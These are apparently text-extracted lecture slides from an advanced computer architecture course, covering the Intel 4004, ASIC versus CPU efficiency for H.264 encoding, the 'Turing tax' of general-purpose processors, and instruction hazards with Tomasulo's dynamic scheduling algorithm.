


Block diagram for the first commercially-available microprocessor, Intel's 4004 (1971)



Circuit diagram for the first commercially-available microprocessor, Intel's 4004 (1971)

<https://www.4004.com/>



Masks for Intel's 4004 microprocessor <https://www.4004.com/>

# Example: H.264 video encoder

	Perf. (fps)	Area (mm <sup>2</sup> )	Energy/frame (mJ)
Intel (720x480 SD)	30	122	742
Intel (1280x720 HD)	11	122	2023
ASIC	30	8	4

- Intel's highly optimized, 2.8GHz Pentium 4 implementation of a 480p H.264 encoder versus a 720p HD ASIC.
- The second row presents Intel's SD data scaled to HD H.264.
- ASIC numbers have been scaled from 180nm to 90nm (*Hameed et al ISCA 2010*)




Fig. 2. Block diagram of the proposed H.264/AVC encoding system. Five major tasks, including IME, FME, IP, EC, and DB, are partitioned from the sequential encoding procedure and processed MB by MB in a pipelined structure.




Fig. 5. Block diagram of the low-bandwidth parallel IME engine. It mainly comprises eight PE-Array SAD Tree, and eight horizontally adjacent candidates are processed in parallel.




Fig. 6. M-parallel PE-Array SAD Tree architecture. The inter-candidate DR can be achieved in both horizontal and vertical directions with Ref. Pels Reg. Array, and the on-chip SRAM bandwidth is reduced.




Fig. 11. Block diagram of the FME engine. There are nine  $4 \times 4$ -block PUs to process nine candidates around the refinement center. One 2-D Interpolation Engine is shared by nine  $4 \times 4$ -block PUs to achieve DR and local bandwidth reduction.







Fig. 12. Block diagram of a  $4 \times 4$ -block PU. The 2-D Hadamard Transform Unit is fully pipelined with Residue Generators.

Tung-Chien Chen, Shao-Yi Chien, Yu-Wen Huang, Chen-Han Tsai, Ching-Yeh Chen, To-Wei Chen, and Liang-Gee Chen. 2006. Analysis and architecture design of an HDTV720p 30 frames/s H.264/AVC encoder. *IEEE Trans. Circ. and Sys. for Video Technol.* 16, 6 (September 2006), 673–688.  
DOI:<https://doi.org/10.1109/TCSVT.2006.873163>

- H.264 is dominated by five stages
- Applied to a stream of macroblocks:
  - (i) IME: Integer Motion Estimation
  - (ii) FME: Fractional Motion Estimation
  - (iii) IP: Intra Prediction
  - (iv) DCT/Quant: Transform and Quantization and
  - (v) CABAC: Context Adaptive Binary Arithmetic Coding.




**Figure 2.** Each set of bar graphs represents energy consumption ( $\mu\text{J}$ ) at each stage of optimization for IME, FME, IP and CABAC respectively. Each optimization builds on the ones in the previous stage with the first bar in each set representing RISC energy dissipation followed by generic optimizations such as SIMD and VLIW, operation fusion and ending with “Magic” instructions



**Figure 3.** Each set of bar graphs represents speedup at each stage of optimization. Each optimization builds on those of the previous stage with the first bar in each set representing RISC speedup, followed by generic optimizations such as SIMD and VLIW, then operation fusion and finally “Magic” instructions

# Pipelined MIPS Datapath with early branch determination

27



- Where is the “Turing Tax” here?
- That is – which bits are overhead due to the general-purpose nature of the processor, in contrast to a special-purpose digital design?

# Turing tax: instructions

- Instruction fetch
  - Store instructions
  - Fetch them
  - Decode them
  - Maintain PC
  - Handle branches
  - Predict branches
  - Handle branch mis-predictions

# Turing tax: data routing

- Forwarding is used to avoid stalls
  - Forwarding is switched by multiplexors
  - Which are determined by instruction decode
- 
- We might not need all forwarding paths
  - We might not need to switch them
  - We might place the producer and consumer adjacently, so the wires can be shorter

# Turing tax: register access

- Instructions use registers to pass values from one operation to the next
- Each time a register is used, we have to look the value up in the register file
- In a special-purpose machine, we'd use a piece of wire!

# Turing tax: configurable ALU

- In our MIPS pipeline, the ALU function is controlled by a signal derived from decoding the instruction
- The ALU is a multipurpose unit – that can add, subtract, multiply etc
- In a special-purpose design we would only have the units we need
- and we'd have just the right number of each kind

# Turing tax: avoidance?

**What can we do to avoid the  
Turing Tax?**

# Caches are “Turing Tax”

## Discuss!

**The Turing Tax is irrelevant for  
most applications**

**Discuss!**

332

# Advanced Computer Architecture

## Chapter 2: part 1

Dynamic scheduling, out-of-order execution, register renaming  
(and, in part 2, speculative execution)

Hennessy and Patterson 6<sup>th</sup> ed Section  
3.4 & 3.5, pp191-208

October 2022  
Paul H J Kelly

These lecture notes are partly based on the course text, Hennessy and Patterson's *Computer Architecture, a quantitative approach* (4-6<sup>th</sup> ed), and on the lecture slides of David Patterson's Berkeley course (CS252)

Course materials online on

<https://scientia.doc.ic.ac.uk/2223/modules/60001/materials> and  
<https://www.doc.ic.ac.uk/~phjk/AdvancedCompArchitecture/aca20/>

# HW Schemes: Instruction Parallelism

- Key idea: Allow instructions behind stall to proceed



- Enables **out-of-order execution** and allows **out-of-order completion**
- We will distinguish when an instruction is issued, *begins execution* and when it *completes execution*; between these two times, the instruction is *in execution*
- In a dynamically scheduled pipeline, all instructions pass through issue stage in order (**in-order issue**)

# Data Dependence and Hazards

What constrains execution order?

- #1: Instr<sub>J</sub> is **data dependent** on Instr<sub>I</sub>  
Instr<sub>J</sub> tries to read operand before Instr<sub>I</sub> writes it

I: add r1,r2,r3  
J: sub r4,r1,r3

- or Instr<sub>J</sub> is data dependent on Instr<sub>K</sub> which is dependent on Instr<sub>I</sub>
- Caused by a “**True Dependence**” (compiler term)
- If true dependence caused a hazard in the pipeline, called a **Read After Write (RAW) hazard**

# Name Dependence: Anti-dependence

#2:

**Name dependence:** when two instructions use same register or memory location, called a **name**, but no flow of data between the instructions associated with that name

- There are two kinds:
- Name dependence #1: anti-dependence/WAR

Instr<sub>J</sub> writes operand before Instr<sub>I</sub> reads it:

I: sub r4,**r1**,r3  
J: add **r1**,r2,r3  
K: mul r6,r1,r7


Called an “anti-dependence” by compiler writers.

This results from reuse of the name “**r1**”

- If anti-dependence caused a hazard in the pipeline, called a **Write After Read (WAR) hazard**

# Another name Dependence: Output dependence

#3: Instr<sub>J</sub> writes operand before Instr<sub>I</sub> writes it.



I: sub r1,r4,r3  
J: add r1,r2,r3  
K: mul r6,r1,r7

- Called an “output dependence” by compiler writers  
This also results from the reuse of name “r1”
- If anti-dependence caused a hazard in the pipeline,  
called a Write After Write (WAW) hazard

# Dynamic Scheduling Step 1

DIVD F0,F2,F4  
ADDD F10,F0,F8  
SUBD F12,F8,F14



- Simple pipeline had one stage to check both structural and data hazards: Instruction Decode (ID), also called Instruction Issue
- Split the ID pipe stage of simple 5-stage pipeline into 2 stages:
- *Issue*: Decode instructions, check for structural hazards
- *Read operands*: Wait until no data hazards, then read operands


Instructions are *issued* in-order  
But may stall at the Read Operands stage while others execute

# Tomasulo's Algorithm

- For IBM 360/91 (before caches!)
- Goal: High Performance without special compilers
- Small number of floating point registers in the instruction set (4 in IBM 360)
  - prevented static compiler scheduling of operations
  - This led Tomasulo to try to figure out how to increase the effective number of registers — **renaming in hardware!**
- Why study a 1966 Computer?
- The descendants of this have flourished!
  - Alpha 21264, HP 8000, MIPS 10000/R12000, Pentium II/III/4, Core, Core2, Nehalem, Sandy Bridge, Ivy Bridge, Haswell, AMD K5,K6,Athlon, Opteron, Phenom, PowerPC 603/604/G3/G4/G5, Power 3,4,5,6, ARM A15, ...



- CPU cycle time: 60 nanoseconds
- memory cycle time (to fetch and store eight bytes in parallel): 780ns
- Standard memory capacity: 2,097,152B interleaved 16 ways (magnetic cores)
- Up to 6,291,496 bytes of main storage
- Up to 16.6-million additions/second
- Ca.120K gates, ECL
- Solid Logic Technology (SLT), an IBM invention which encapsulated 5-6 transistors into a small module--a transition technology between discrete transistors and the IC
- About 12 were made



